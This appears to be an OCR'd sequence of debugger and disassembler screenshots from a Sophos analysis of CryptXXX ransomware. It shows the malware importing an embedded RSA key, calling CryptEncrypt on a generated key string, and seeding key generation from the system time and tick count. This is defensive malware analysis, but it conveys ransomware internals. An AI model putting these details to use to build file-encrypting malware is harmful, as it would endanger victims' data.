O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.00982358443874616 70e-4933
ST1 empty +UNORM 003A 000920DA 006A006A
ST2 empty 0.00000419583889711 50e-4933
ST3 empty -UNORM 8410 01D1D5F5 14717410
ST4 empty -UNORM A150 01D1D5F3 B47AFE6C
ST5 empty +UNORM 6000 00000000 00046000
ST6 empty 1.0000000000000000000
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask     1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
00A53154  2D 2D 2D 2D 2D 42 45 47 49 4E 20 43 45 52 54 49  -----BEGIN CERTI
00A53164  46 49 43 41 54 45 2D 2D 2D 2D 2D 0D 0A 42 67 49  FICATE-----..BgI
00A53174  41 41 41 43 6B 41 41 42 53 55 30 45 78 41 41 51  AAACkAABSU0ExAAQ
00A53184  41 41 41 45 41 41 51 42 66 46 54 4F 55 62 5A 69  AAAEAAQBfFTOUbZi
00A53194  50 36 75 39 50 70 70 4E 79 54 53 58 4D 2B 59 35  P6u9PppNyTSXM+Y5
00A531A4  57 39 70 45 63 4B 65 36 38 48 4A 59 71 0D 0A 64  W9pEcKe68HJYq..d
00A531B4  4C 59 70 58 4C 2B 58 43 7A 58 54 55 67 73 53 52  LYpXL+XCzXTUgsSR
00A531C4  4A 31 69 4E 6D 58 71 72 68 55 45 71 7A 33 68 4F  J1iNmXqrhUEqz3hO
00A531D4  69 39 33 42 77 35 33 55 32 38 67 76 6E 4A 54 48  i93Bw53U28gvnJTH
00A531E4  52 62 6F 41 33 32 78 7A 6C 69 36 38 38 4D 51 0D  RboA32xzli688MQ.
00A531F4  0A 65 4A 7A 37 6B 69 73 31 64 32 47 2B 6F 38 62  .eJz7kis1d2G+o8b
00A53204  7A 2B 56 48 4F 2F 37 71 73 58 2B 6A 6C 42 4C 6B  z+VHO/7qsX+jlBLk
00A53214  50 38 36 61 36 2B 4D 59 76 76 68 5A 57 2B 5A 30  P86a6+MYvvhZW+Z0
00A53224  48 63 73 5A 62 4D 6A 6F 36 2F 79 43 67 62 68 46  HcsZbMjo6/yCgbhF
```

```
0007C518  00A53154  ASCII "-----BEGIN CERTIFICATE-----■■BgIAAACkAABSU0
0007C51C  00000106
0007C520  00000000
0007C524  00A5C7B0
0007C528  0007C580
0007C52C  0007C57C
0007C530  0007C578
0007C534  0007C540  Pointer to next SEH record
0007C538  0B01EB78  SE handler
0007C53C  0007C598
0007C540  0007C54C  Pointer to next SEH record
0007C544  0B01EB95  SE handler
0007C548  0007C598
0007C54C  0007C558  Pointer to next SEH record
0007C550  0B01EBA6  SE handler
```

Breakpoint at CryptXXX.0B01EA94


OllyDbg - svchost.exe - [CPU - main thread, module CryptXXX]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
isters (FPU)

```
0B01EA7F   50              PUSH EAX
0B01EA80   6A 00           PUSH 0
0B01EA82   8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
0B01EA85   E8 0657FEFF     CALL CryptXXX.0B004190
0B01EA8A   50              PUSH EAX
0B01EA8B   8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
0B01EA8E   E8 F558FEFF     CALL CryptXXX.0B004388
0B01EA93   50              PUSH EAX
0B01EA94   E8 D734FFFF     CALL CryptXXX.0B011F70          JMP to crypt32.CryptStringToBinaryA
0B01EA99   8D45 DC         LEA EAX,DWORD PTR SS:[EBP-24]
0B01EA9C   50              PUSH EAX
0B01EA9D   6A 00           PUSH 0
0B01EA9F   6A 00           PUSH 0
0B01EAA1   8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10]
0B01EAA4   E8 1F1FFFFF     CALL CryptXXX.0B0109C8
0B01EAA9   50              PUSH EAX
0B01EAAA   8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10]
0B01EAAD   8B40 04         MOV EAX,DWORD PTR DS:[EAX+4]
0B01EAB0   50              PUSH EAX
0B01EAB1   8B45 EC         MOV EAX,DWORD PTR SS:[EBP-14]
0B01EAB4   50              PUSH EAX
0B01EAB5   E8 0E35FFFF     CALL CryptXXX.0B011FC8          JMP to ADVAPI32.CryptImportKey
0B01EABA   85C0            TEST EAX,EAX
0B01EABC ⌄ 0F84 9D000000   JE CryptXXX.0B01EB5F
0B01EAC2   33C0            XOR EAX,EAX
0B01EAC4   55              PUSH EBP
0B01EAC5   68 58EB010B     PUSH CryptXXX.0B01EB58
0B01EACA   64:FF30         PUSH DWORD PTR FS:[EAX]
0B01EACD   64:8920         MOV DWORD PTR FS:[EAX],ESP
0B01EAD0   C745 E4 0400000 MOV DWORD PTR SS:[EBP-1C],4
0B01EAD7   6A 00           PUSH 0
0B01EAD9   8D45 E4         LEA EAX,DWORD PTR SS:[EBP-1C]
0B01EADC   50              PUSH EAX
0B01EADD   6A 00           PUSH 0
0B01EADF   6A 00           PUSH 0
0B01EAE1   6A FF           PUSH -1
0B01EAE3   6A 00           PUSH 0
0B01EAE5   8B45 DC         MOV EAX,DWORD PTR SS:[EBP-24]
```


```
0B011FC8=CryptXXX.0B011FC8
```

```
00126A30
00A5C79C
00000101
7C80A0C7 kernel32.WideCharToMultiByte
0007C51C
0007C598
00000000
00000001

0B01EAB5 CryptXXX.0B01EAB5

 ES 0023 32bit 0(FFFFFFFF)
 CS 001B 32bit 0(FFFFFFFF)
 SS 0023 32bit 0(FFFFFFFF)
 DS 0023 32bit 0(FFFFFFFF)
 FS 003B 32bit 7FFDF000(FFF)
 GS 0000 NULL

 LastErr ERROR_SUCCESS (00000000)

00000207 (NO,B,NE,BE,NS,PE,GE,G)

empty 0.00982358443874616 70e-4933
empty +UNORM 003A 000920DA 006A006A
empty 0.0000041958388971150e-4933
empty -UNORM 8410 01D1D5F5 14717410
empty -UNORM A150 01D1D5F3 B47AFE6C
empty +UNORM 6000 00000000 00046000
empty 1.0000000000000000000
empty 0.0
           3 2 1 0      E S P U O Z D I
0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
00A5C7B0  06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00  ■■...¤..RSA1.■..
00A5C7C0  01 00 01 00 5F 15 33 94 6D 98 8F EA EF 4F A6 93  ■.■._■3■m■■êïO¦■
00A5C7D0  72 4D 25 CC F9 8E 56 F6 91 1C 29 EE BC 1C 96 2A  rM%Ìù■Vö‘■)î¼■■*
00A5C7E0  74 B6 29 5C BF 97 0B 35 D3 52 0B 12 44 9D 62 36  t¶)\¿■■5ÓR■■D■b6
00A5C7F0  65 EA AE 15 04 AB 3D E1 3A 2F 77 07 0E 77 53 6F  eê®■■«=á:/w■■wSo
00A5C800  20 BE 72 53 1D 16 E8 03 7D B1 CE 58 BA F3 C3 10   ¾rS■■è■}±ÎXºóÃ■
00A5C810  78 9C FB 92 2B 35 77 61 BE A3 C6 F3 F9 51 CE FF  x■û’+5wa¾£ÆóùQÎÿ
00A5C820  BA AC 5F E8 E5 04 B9 0F F3 A6 BA F8 C6 2F BE 16  º¬_èå■¹■ó¦ºøÆ/¾■
00A5C830  56 F9 9D 07 72 C6 5B 32 39 FA FF 20 A0 6E 11 7C  Vù■■rÆ[29úÿ  n■|
00A5C840  06 1A 6F B9 00 46 02 0B F4 EF A5 00 D0 10 00 00  ■■o¹.F■■ôï¥.Ð■..
00A5C850  34 01 00 00 17 00 00 00 00 00 00 00 04 00 00 00  4■..■.......■...
00A5C860  2E 54 58 54 48 01 00 00 17 00 00 00 00 00 00 00  .TXTH■..■.......
00A5C870  04 00 00 00 2E 54 58 54 5C 01 00 00 17 00 00 00  ■....TXT\■..■...
00A5C880  00 00 00 00 04 00 00 00 2E 54 58 54 70 01 00 00      ■    TXTp■
```

```
0007C51C   00126A30
0007C520   00A5C7B0
0007C524   00000094
0007C528   00000000
0007C52C   00000000
0007C530   0007C574
0007C534   0007C540  Pointer to next SEH record
0007C538   0B01EB78  SE handler
0007C53C   0007C598
0007C540   0007C54C  Pointer to next SEH record
0007C544   0B01EB95  SE handler
0007C548   0007C598
0007C54C   0007C558  Pointer to next SEH record
0007C550   0B01EBA6  SE handler
0007C554   0007C598
```

Breakpoint at CryptXXX.0B01EAB5



OllyDbg - svchost.exe - [CPU - main thread, module CryptXXX]

```
0B01EB16   50           PUSH EAX
0B01EB17   8D45 E8      LEA EAX,DWORD PTR SS:[EBP-18]
0B01EB1A   50           PUSH EAX
0B01EB1B   8B45 F4      MOV EAX,DWORD PTR SS:[EBP-C]
0B01EB1E   8B00         MOV EAX,DWORD PTR DS:[EAX]
0B01EB20   E8 6358FEFF  CALL CryptXXX.0B004388
0B01EB25   50           PUSH EAX
0B01EB26   6A 00        PUSH 0
0B01EB28   6A FF        PUSH -1
0B01EB2A   6A 00        PUSH 0
0B01EB2C   8B45 DC      MOV EAX,DWORD PTR SS:[EBP-24]
0B01EB2F   50           PUSH EAX
0B01EB30   E8 9B34FFFF  CALL CryptXXX.0B011FD0          JMP to ADVAPI32.CryptEncrypt
0B01EB35   85C0         TEST EAX,EAX
0B01EB37 ,75 08        JNZ SHORT CryptXXX.0B01EB41
0B01EB39   8B45 F4      MOV EAX,DWORD PTR SS:[EBP-C]
0B01EB3C   E8 7B53FEFF  CALL CryptXXX.0B003EBC
0B01EB41   33C0         XOR EAX,EAX
0B01EB43   5A           POP EDX
0B01EB44   59           POP ECX
0B01EB45   59           POP ECX
0B01EB46   64:8910      MOV DWORD PTR FS:[EAX],EDX
0B01EB49   68 5FEB010B  PUSH CryptXXX.0B01EB5F
0B01EB4E   8B45 DC      MOV EAX,DWORD PTR SS:[EBP-24]
0B01EB51   50           PUSH EAX
0B01EB52   E8 6934FFFF  CALL CryptXXX.0B011FC0          JMP to ADVAPI32.CryptDestroyKey
0B01EB57   C3           RETN
0B01EB58  ^E9 FF4CFEFF  JMP CryptXXX.0B00385C
0B01EB5D  ^EB EF        JMP SHORT CryptXXX.0B01EB4E
0B01EB5F   33C0         XOR EAX,EAX
0B01EB61   5A           POP EDX
0B01EB62   59           POP ECX
0B01EB63   59           POP ECX
0B01EB64   64:8910      MOV DWORD PTR FS:[EAX],EDX
0B01EB67   68 7FEB010B  PUSH CryptXXX.0B01EB7F
0B01EB6C   6A 00        PUSH 0
0B01EB6E   8B45 EC      MOV EAX,DWORD PTR SS:[EBP-14]
0B01EB71   50           PUSH EAX
```

```
0B011FD0=CryptXXX.0B011FD0
```

```
isters (FPU)
00123488
00000002
00A5C754 ASCII "GoqM$v^ucDK2ZFKO@rp8ACn?9iIYNPu82T5TZ~t";IQ$"S]%iTBR0
7C80A0C7 kernel32.WideCharToMultiByte
0007C50C
0007C598
00000000
00000001

0B01EB30 CryptXXX.0B01EB30

 ES 0023 32bit 0(FFFFFFFF)
 CS 001B 32bit 0(FFFFFFFF)
 SS 0023 32bit 0(FFFFFFFF)
 DS 0023 32bit 0(FFFFFFFF)
 FS 003B 32bit 7FFDF000(FFF)
 GS 0000 NULL

 LastErr ERROR_SUCCESS (00000000)

00000206 (NO,NB,NE,A,NS,PE,GE,G)

empty 0.0098235844387461670e-4933
empty +UNORM 003A 000920DA 006A006A
empty 0.0000041958388971150e-4933
empty -UNORM 8410 01D1D5F5 14717410
empty -UNORM A150 01D1D5F3 B47AFE6C
empty +UNORM 6000 00000000 00046000
empty 1.0000000000000000000
empty 0.0
           3 2 1 0      E S P U O Z D I
0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                                          ASCII
00A5C850  47 6F 71 4D 24 76 5E 75 63 44 4B 32 5A 46 4B 4F  GoqM$v^ucDK2ZFKO
00A5C860  40 72 70 38 41 43 6E 3F 39 69 49 59 4E 50 75 38  @rp8ACn?9iIYNPu8
00A5C870  32 54 35 54 5A 7E 74 22 3B 49 51 24 22 53 5D 25  2T5TZ~t";IQ$"S]%
00A5C880  69 54 42 52 30 4C 48 29 51 3F 7E 3C 70 4F 54 4F  iTBR0LH)Q?~<pOTO
00A5C890  17 00 00 00 00 00 00 00 04 00 00 00 2E 54 58 54  ■.......■....TXT
00A5C8A0  84 01 00 00 17 00 00 00 00 00 00 00 04 00 00 00  ■■..■.......■...
00A5C8B0  2E 54 58 54 98 01 00 00 17 00 00 00 00 00 00 00  .TXT■■..■.......
00A5C8C0  06 00 00 00 4C 50 2E 54 AC 01 00 00 17 00 00 00  ■...LP.T¬■..■...
00A5C8D0  00 00 00 00 00 46 02 0B F4 EF A5 00 40 10 00 00  .....F■■ôï¥.@■..
00A5C8E0  17 00 00 00 00 00 00 00 04 00 00 00 2E 54 58 54  ■.......■....TXT
00A5C8F0  D4 01 00 00 17 00 00 00 00 00 00 00 04 00 00 00  Ô■..■.......■...
00A5C900  2E 54 58 54 E8 01 00 00 13 00 00 00 00 00 00 00  .TXTè■..■.......
00A5C910  03 00 00 00 54 58 54 00 18 C9 A5 00 18 C9 A5 00  ■...TXT.■É¥.■É¥.
00A5C920  FC 0F 00 00 08 F0 A5 00 F4 0F 00 00 F0 0F 00 00  ü■..■ð¥.ô■..ð■..
```

```
0007C50C  00123488
0007C510  00000000
0007C514  FFFFFFFF
0007C518  00000000
0007C51C  00A5C850
0007C520  0007C580
0007C524  00000080
0007C528  0007C534  Pointer to next SEH record
0007C52C  0B01EB58  SE handler
0007C530  0007C598
0007C534  0007C540  Pointer to next SEH record
0007C538  0B01EB78  SE handler
0007C53C  0007C598
0007C540  0007C54C  Pointer to next SEH record
0007C544  0B01EB95  SE handler
```

Breakpoint at CryptXXX.0B01EB30


SOPHOS

CryptXXX – Key Generation



```
0B015FE7 51                push    ecx
0B015FE8 89 45 FC          mov     [ebp+var_4], eax
0B015FEB 33 C0             xor     eax, eax
0B015FED 55                push    ebp
0B015FEE 68 03 61 01 0B    push    0B016103h
0B015FF3 64 FF 30          push    dword ptr fs:[eax]
0B015FF6 64 89 20          mov     fs:[eax], esp
0B015FF9 E8 2E C7 FE FF    call    call_GetSystemTime
0B015FFE 8D 45 EC          lea     eax, [ebp+var_14]
0B016001 E8 B6 DE FE FF    call    sub_B003EBC
0B016006 33 C0             xor     eax, eax
0B016008 89 45 F8          mov     [ebp+var_8], eax
```

```
0B01600B
0B01600B                   loc_B01600B:
0B01600B E8 0C FD FE FF    call    GetTickCount
0B016010 B8 03 00 00 00    mov     eax, 3
0B016015 E8 B2 CC FE FF    call    sub_B002CCC
0B01601A 89 45 F4          mov     [ebp+var_C], eax
0B01601D B8 2C 00 00 00    mov     eax, 2Ch
0B016022 E8 A5 CC FE FF    call    sub_B002CCC
0B016027 89 45 F0          mov     [ebp+var_10], eax
0B01602A 83 7D F0 00       cmp     [ebp+var_10], 0
0B01602E 75 07             jnz     short loc_B016037
```



```
0B00272C
0B00272C
0B00272C                         ; Attributes: bp-based frame
0B00272C
0B00272C                         call_GetSystemTime proc near
0B00272C
0B00272C                         SystemTime= _SYSTEMTIME ptr -18h
0B00272C
0B00272C 55                      push    ebp
0B00272D 8B EC                   mov     ebp, esp
0B00272F 83 C4 E8                add     esp, 0FFFFFFE8h
0B002732 8D 45 E8                lea     eax, [ebp+SystemTime]
0B002735 50                      push    eax             ; lpSystemTime
0B002736 E8 51 E9 FF FF          call    GetSystemTime
0B00273B 0F B7 45 F0             movzx   eax, [ebp+SystemTime.wHour]
0B00273F 6B C0 3C                imul    eax, 3Ch
0B002742 66 03 45 F2             add     ax, [ebp+SystemTime.wMinute]
0B002746 6B C0 3C                imul    eax, 3Ch
0B002749 31 D2                   xor     edx, edx
0B00274B 66 8B 55 F4             mov     dx, [ebp+SystemTime.wSecond]
